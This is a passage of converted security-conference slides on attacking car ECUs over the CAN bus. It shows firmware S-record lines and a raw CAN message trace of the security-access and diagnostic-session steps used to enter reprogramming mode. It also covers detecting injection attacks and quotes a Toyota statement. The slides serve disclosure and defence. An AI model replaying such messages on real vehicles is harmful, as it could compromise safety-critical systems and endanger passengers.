29 rrr34715300.txt r'Û*v1Š]S016000006C6E6B353835665F333030305F333030300000058
30 S321000000004AA23115CB20CF9FCB20CF9FCB20CF9F3AA2E115CB20CF9FCB20CF9F1D
31 S3210000001CCB20CF9FCB20CF9FCB20CF9FCB20CF9FCB20CF9FCB20CF9F53
32 S32100000038CB20CF9FCB20CF9F68A27315CB20CF9FCB20CF9FCB20CF9F6DA27E15B5
33 S32100000054CB20CF9FCB20CF9FCB20CF9F69A27215CB20CF9FCB20CF9FCB20CF9FE2
34 S32100000070842C0992842C0992842C0992CB20CF9F3D8AE65FCB20CF9FCB20CF9F76
```



# Reflashing: Extra Protection

- After securityAccess and diagnosticSession [0x02] there is yet another function need to go into programming mode.
- 'TargetData' in the calibration file

IDH: 07, IDL: E0, Len: 08, Data: 02 **27 01** 00 00 00 00 00 00

IDH: 07, IDL: E8, Len: 08, Data: 06 67 01 **82 7C 63 7F** 00

IDH: 07, IDL: E0, Len: 08, Data: 06 27 02 **82 1C 03 7F** 00

IDH: 07, IDL: E8, Len: 08, Data: 02 **67 02** 00 00 00 00 00 00

IDH: 07, IDL: E0, Len: 08, Data: 02 **10 02** 00 00 00 00 00 00

IDH: 07, IDL: E8, Len: 08, Data: 01 **50** 00 00 00 00 00 00 00

IDH: 00, IDL: 01, Len: 08, Data: 04 **CA 6E 99 B4** 00 00 00 00


IDH: 00, IDL: 02, Len: 08, Data: 01 **3C** 00 00 00 00 00 00 00

- Only now can reprogramming take place. The rest of the communications happen in a proprietary fashion with a series of requests and acknowledgments.

# **DETECTING ATTACKS**

# Detecting Attacks: Normal Packets

- Many of our injection attacks are 'loud'
  - Use high frequency of packets to ensure that it out numbers legitimate traffic
- Example: Sending speed packets will conflict with actual speed (in MPH and frequency)
- Frequency per second (we about 20x faster)



■ Frequency distribution of 0201 CAN id

# Detecting Attacks: Diagnostics

- Diagnostic packets are usually performed when mechanics are performing tests
- Not while car is moving (or at least driving at highway speeds)
- Diagnostics reside in specific address range

# Industry response

- Been talking with Ford about some possible improvements
- Toyota issues the following statement

This is not what we consider "hacking." This kind of operation is fairly simple to construct, and is in fact, one reason why Google has purchased and used the Prius for its "autonomous" car program for a number of years. Our OBD scan tool can be reversed to perform such active tests, as well.

Our focus, and that of the entire auto industry, is to prevent hacking into a vehicle's by-wire control system from a remote/wireless device outside of the vehicle. Toyota has developed very strict and effective firewall technology against such remote and wireless services. We continue to try to hack our systems and have a considerable investment in state of the art electro-magnetic R&D facilities. We believe our systems are robust and secure.



# In other words...

- If a remote attack gets code running, Toyotas are designed to be easily crashed

# CONCLUSION

# Conclusion

- Automobile's can be physically controlled over the CAN bus
  - Many of which can affect the safety of passengers
- Compromised ECUs can be used to send malicious CAN messages on the bus
- We hope an open and informed discussion will come of this material
- Check the paper for MUCH more information

# Greetz

- Joe Grand
- Stefan Savage
- Mudge

# Questions?

- Dr. Charlie Miller (@0xcharlie)
  - Twitter Guy
  - [cmiller@openrce.org](mailto:cmiller@openrce.org)
- Chris Valasek (@nudehaberdasher)
  - Director of Security Intelligence @ IOActive
  - [cvalasek@gmail.com](mailto:cvalasek@gmail.com)

